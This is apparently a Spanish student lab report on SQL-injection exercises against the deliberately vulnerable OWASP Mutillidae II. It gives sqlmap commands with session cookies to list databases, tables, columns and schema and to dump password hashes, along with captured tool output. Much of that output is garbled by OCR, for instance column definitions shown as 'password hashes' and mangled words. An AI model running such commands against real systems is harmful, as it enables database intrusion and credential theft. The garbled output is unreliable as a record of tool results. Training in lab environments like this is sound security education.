EJERCICIOS INYECCIÓN SQL

Prerrequisitos

Kali Linux OWASP BWA

Ejercicio 1 - SQLMap

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:


OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)
Intentar conseguir la siguiente información:

Base de datos que se está utilizando.

Tablas de la base de datos.

Columnas de la base de datos.

Esquema completo.




```
(root@ kali)-[~]
# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --tables
```


```
Database: information_schema
                                                 Database: bricks
[28 tables]
                                                 [1 table]
 CHARACTER_SETS
                                                   users
  COLLATIONS
  COLLATION_CHARACTER_SET_APPLICABILITY
  COLUMN_PRIVILEGES
                                                 Database: bwapp
  FILES
                                                 [4 tables]
  GLOBAL_STATUS
 GLOBAL_VARIABLES
KEY_COLUMN_USAGE
                                                   blog
                                                   heroes
  PROFILING
                                                   movies
  REFERENTIAL_CONSTRAINTS
                                                   users
  ROUTINES
  SCHEMATA
  SCHEMA_PRIVILEGES
                                                 Database: citizens
  SESSION_STATUS
                                                 [1 table]
  SESSION_VARIABLES
  STATISTICS
                                                 | logins
  TABLE_CONSTRAINTS
```


```
Database: getboo
Database: gallery2
                                                [21 tables]
[57 tables]
                                                  groups
  g2_accessmap
                                                  session
  g2_accesssubscribermap
                                                  activation
  g2_albumitem
                                                  bookexportimport
 g2_animationitem
                                                  bookmarkhits
 g2_cachemap
                                                  captchahits
  g2_childentity
                                                  comments
 g2_comment
                                                  configs
  g2_customfieldmap
                                                  configs_groups
  g2_dataitem
                                                  ebhints
 g2_derivative
                                                  favourites
  g2_derivativeimage
                                                  folders
  g2_derivativeprefsmap
                                                  gfolders
                                                  gsubscriptions
 g2_descendentcountsmap
  g2_entity
                                                  loginhits
 g2_exifpropertiesmap
                                                  news
                                                  newshits
  g2_externalidmap
                                                  searches
 g2_factorymap
```

Columnas de la base de datos.

(root@ kali)-[~]
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50ple8dpqq2mdhk6ljbmi62q0" --columns







Esquema completo

(root@kali)=[~]
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --schema

```
[17:53:41] [INFO] retrieved: 'DESCRIPTION','varchar(60)'
[17:53:43] [INFO] retrieved: 'MAXLEN','bigint(3)'
[17:53:43] [INFO] fetching columns for table 'COLUMN_PRIVILEGES' in database 'information_chema'
[17:53:46] [INFO] retrieved: 'GRANTEE','varchar(81)'
[17:53:47] [INFO] retrieved: 'TABLE_CATALOG','varchar(512)'
[17:53:48] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[17:53:49] [INFO] retrieved: 'TABLE_NAME','varchar(64)'
[17:53:51] [INFO] retrieved: 'COLUMN_NAME','varchar(64)'
[17:53:52] [INFO] retrieved: 'PRIVILEGE_TYPE','varchar(64)'
[17:53:53] [INFO] retrieved: 'IS_GRANTABLE','varchar(3)'
[17:53:55] [INFO] retrieved: 'TABLE_CATALOG','varchar(512)'
[17:53:55] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[17:53:56] [INFO] retrieved: 'TABLE_SCHEMA','varchar(64)'
[17:53:56] [INFO] retrieved: 'TABLE_NAME','varchar(64)'
[17:53:57] [INFO] retrieved: 'COLUMN_NAME','varchar(64)'
[17:53:58] [INFO] retrieved: 'COLUMN_NAME','varchar(64)'
[17:53:59] [INFO] retrieved: 'COLUMN_DEFAULT','longtext'
[17:53:59] [INFO] retrieved: 'COLUMN_DEFAULT','longtext'
[17:53:59] [INFO] retrieved: 'COLUMN_DEFAULT','longtext'
[17:53:59] [INFO] retrieved: 'CATALOFFAULT','varchar(64)'
[17:54:00] [INFO] retrieved: 'CHARACTER_MAXIMUM_LENGTH','bigint(21) unsigned'
[17:54:00] [INFO] retrieved: 'CHARACTER_MAXIMUM_LENGTH','bigint(21) unsigned'
```

Volcado completo de tabla de usuarios con contraseñas.

[18:16:05] [WARNING] no clear password(s) found database management system users password hashes:

```
(root@ kali)=[~]
    sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n5@ple8dpqq2mdhk6ljbmi62q0" --passwords
```

```
[*] bricks [1]:
    password hash: cdateundmkrint(11)

[*] bwapp [1]:
    password hash: permsundmkrvarchar(40)bank_nameundmkrvarchar(32)bank_sort_codeundmkrv
    archar(16)bank_sort_codeundmkrvarchar(16)bank_sort_codeundmkrvarchar(16)bank_ibanundmkrvarchar(40)bank_ibanundmkrvarchar(64)bank_ibanundmkrvarchar(64)bank_varchar(16)bank_account_holderundmkrvarchar(48)bank_account_tholderundmkrvarchar(48)bank_account_typeundmkrenum('Checking', 'Business Checking', 'Savings')bank_account_typeundmkrenum('Checking', 'Business Checking', 'Savings')order_idundmkrint(11)order_numberundmkrvarchar(32)order_numberundmkrvarchar(32)order_numberundmkrvarchar(32)order_numberundmkrvarchar(32)order_numberundmkrvarchar(32)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(16,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_totalundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)or
```

```
[*] citizens [1]:
    password hash: acl_idundmkrint(11)
[*] cryptomg [1]:
    password hash: commentsundmkrtext
[*] debian-sys-maint [1]:
    password hash: section_valueundmkrvarchar(230)section_valueundmkrvarchar(230)section_valueundmkrvarchar(230)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkruarchar(100)valueundmkruarchar(100)valueundmkruarchar(100)valueundmkruarchar(
```

```
[*] wavsep [1]:
   password hash: agentundmkrvarchar(255)agentundmkrvarchar(255)typeundmkrtinyint(1) un
signedtypeundmkrtinyint(1) unsignedtypeundmkrtinyint(1) unsignedhitsundmkrint(11) unsign
edhitsundmkrint(11) unsigned3
[*] webcal [1]:
   password hash: attribute_listundmkrint(11)attribute_listundmkrint(11)attribute_listu
ndmkrint(11)attribute_listundmkrint(11)parent_idundmkrint(11)parent_idundmkrint(11)paren
t_idundmkrint(11)nameundmkrvarchar(255)lftundmkrint(11)
[*] webgoat.net [1]:
   password hash: subjectundmkrtext
[*] webmaster [1]:
   password hash: lftundmkrint(11)
[*] wordpress [1]:
   password hash: messageundmkrtext
[*] wraith [1]:
   password hash: rgtundmkrint(11)
[*] yazd [1]:
   password hash: messageundmkrtext
[*] yazd10 [1]:
   password hash: content_idundmkrint(11)content_idundmkrint(11)
orderingundmkrint(11)3
```

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:

OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > Login




Intentar conseguir la siguiente información:

Base de datos que se está utilizando.

```
# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "username=&password=&login-php-submit-button=Login" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHP SESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --current-db
available databases [36]:
[*] .svn
[*] brick
     bricks
     bwapp
     citizens
     cryptomg
     dvwa
     ejemplo 1
     ejemplo1
     gallery2
     getboo
     ghost
     gtd-php
     hex
 [*] information_schema
     joomla
     mutillidae
     mysql
     nowasp
     orangehrm
     personalblog
     peruggia
     phpbb
      phpmyadmin
      proxy
     rentnet
     sqlol
     tikiwiki
     vicnum
     wackopicko
     wavsepdb
     webcal
      webgoat_coins
     wordpress
```


Tablas de la base de datos.

```
(root@kali)-[~]
# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=gin
ner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld&pd9
0423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
" --tables
```



Columnas de la base de datos.

root@ kali)-[~]
sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=gin
ner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld8pd9
0423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
" --columns



```
"sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=gin
ner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld&pd9
0423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
" --schema

[15:32:29] [INFO] resumed: 'Create_tmp_table_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Lock_tables_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Create_view_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Show_view_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Alter_routine_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Execute_priv', 'enum('N','Y')'
[15:32:29] [INFO] resumed: 'Trigger_priv', 'enum('N','Y')'
[15:32:29] [INFO] fetching columns for table 'tables_priv' in database 'mysql'
[15:32:29] [INFO] resumed: 'Host', 'char(60)'
```

Volcado completo de tabla de usuarios con contraseñas.

```
"croot@kali)-[~]
# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=gin
ner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld&pd9
0423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
" --passwords
```

```
database management system users password hashes:
[*] bricks [1]:
    password hash: cdateundmkrint(11)
[*] bwapp [1]:
    password hash: permsundmkrvarchar(40)bank_nameundmkrvarchar(32)bank_sort_codeundmkrvarchar(16)bank sort codeundmkrvarchar(16)bank sort codeundmkrvarcha
```

Realizar el ejercicio de invección SQL en la aplicación web Mutillidae II: OWASP 2013 > A1 - Injection (SQL) > SQLMap Practice > View Someones Blog 0 10.0.2.24/mutillidae/index.php?page=login.php 🤻 Kali Linux 🥻 Kali Tools 💆 Kali Docs 💢 Kali Forums 🦰 Kali NetHunter 🔌 Exploit-DB 🔌 Google Hacking DB 🌓 OffSec OWASP Mutillidae II: Web Pwn in Mass Production Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: Version: 2.6.24 Security Level: 0 (Hosed) (qjqqq3qxjzq) Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data **OWASP 2013** A1 - Injection (SQL) SQLi - Extract Data ▶ SQLi - Bypass Authentication A1 - Injection (Other) OWASP 2010 A2 - Broken Authentication and ▶ SQLi - Insert Injection OWASP 2007 Session Management Blind SQL via Timing Web Services A3 - Cross Site Scripting (XSS) SQLMAP Practice SQLMAP Practice Targets A4 - Insecure Direct Object HTML 5 Login References (JSON) Others View Someones Blog A5 - Security Misconfiguration Via SOAP Web Service User Info (SQL) Documentation A6 - Sensitive Data Exposure Intentar conseguir la siguiente información: Request to http://10.0.2.24:80 Action Open browser Forward Pretty 1 POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1 2 Host: 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US, en; c=0.5 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 98 9 Origin: http://10.0.2.24 Connection: close http://10 0.2.24/mutillidae/inde Cookie: showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada Upgrade-Insecure-Requests: 1 author=53241E83-76EC-4920-AD6D-503DD2A6BA6&&view-someones-blog-php-submit-buttor=View+Blog+Entries Base de datos que se está utilizando. sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data " author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog +Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings et,jotto,phpbb2,redmine; acgroupswithpersist=nada" --current-db [17:37:06] [INFO] the back-end DBMS is MySQL web server operating system: Linux Ubuntu 10.04 (Lucid Lynx) web application technology: PHP 5.3.2, Apache 2.2.14 back-end DBMS: MySQL ≥ 5.1 [17:37:06] [INFO] fetching current database current database: 'nowasp Tablas de la base de datos. sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data " author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog

+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings

et,jotto,phpbb2,redmine; acgroupswithpersist=nada" -- tables

[28 tables]
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
KEY_COLUMN_USAGE
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES / 10 0.2.24/mutillidae/index.php?page=login.php
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS in-pho-submit-buttor=Login
SESSION_VARIABLES
STATISTICS
TABLE_CONSTRAINTS
TABLE_PRIVILEGES USER_PRIVILEGES
VIEWS
COLUMNS
ENGINES
EVENTS
PARTITIONS
PLUGINS
PROCESSLIST
TABLES
TRIGGERS
++

Columnas de la base de datos.

```
Table: pen_test_tools
[5 columns]
 Column
                 Type
 comment
                 text
 phase_to_use
                 text
 tool_id
                 int(11)
 tool_name
                 text
 tool_type
                 text
Database: nowasp
Table: balloon_tips
[3 columns]
 Column
              | Type
 hint_level |
               int(11)
               text
 tip
 tip_key
               varchar(64)
```

Esquema completo.

Volcado completo de tabla de usuarios con contraseñas.

```
(root@kali)-[~]
# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "
author=53241E83-76EC-4920-AD6D-503DD2A6BA68&view-someones-blog-php-submit-button=View+Blog
+Entries" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swings
et,jotto,phpbb2,redmine; acgroupswithpersist=nada" --passwords
```

```
database management system users password hashes:
[*] service_code [1]:
    password hash: varchar(32)
```

Ejercicio 4

Interpretar los resultados obtenidos: ¿Las tres aplicaciones web usan la misma base de datos? En caso de ser la misma, justifica tu respuesta. En caso de no ser la misma, justifica tu respuesta.

Sí, todas comparte la misma IP la misma dirección y por tanto comparten la misma base de datos